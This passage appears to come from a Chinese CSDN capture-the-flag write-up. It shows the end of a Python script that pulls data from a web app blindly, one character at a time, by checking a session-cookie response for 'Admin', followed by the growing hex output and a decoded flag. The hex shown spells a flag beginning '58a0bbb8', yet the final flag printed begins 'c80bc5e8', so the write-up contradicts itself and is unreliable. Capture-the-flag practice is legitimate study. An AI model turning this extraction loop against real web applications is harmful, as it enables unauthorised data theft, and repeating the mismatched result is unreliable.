r = requests.get(url=u,cookies={'session':session})
# print(r.text)
if 'Admin' in r.text:
flag+=chr(j-1)
print(flag)
break

```

```

19 | | if 'Admin' in r.text:
20 | |     flag+=chr(j-1)
21 | |     print(flag)
22 | |     break

```

CSDN @七堇墨年

问题 输出 调试控制台 终端

```

666C61677B35386130626262
666C61677B353861306262623
666C61677B3538613062626238
666C61677B35386130626262382
666C61677B35386130626262382D
666C61677B35386130626262382D3
666C61677B35386130626262382D38
666C61677B35386130626262382D383
666C61677B35386130626262382D3832
666C61677B35386130626262382D38326
666C61677B35386130626262382D3832666
666C61677B35386130626262382D38326664
666C61677B35386130626262382D383266642
666C61677B35386130626262382D383266642D
□

```

CSDN @七堇墨年

进行 hex 解码

```
flag{c80bc5e8-edad-4253-9f7a-ceafab866df3}
```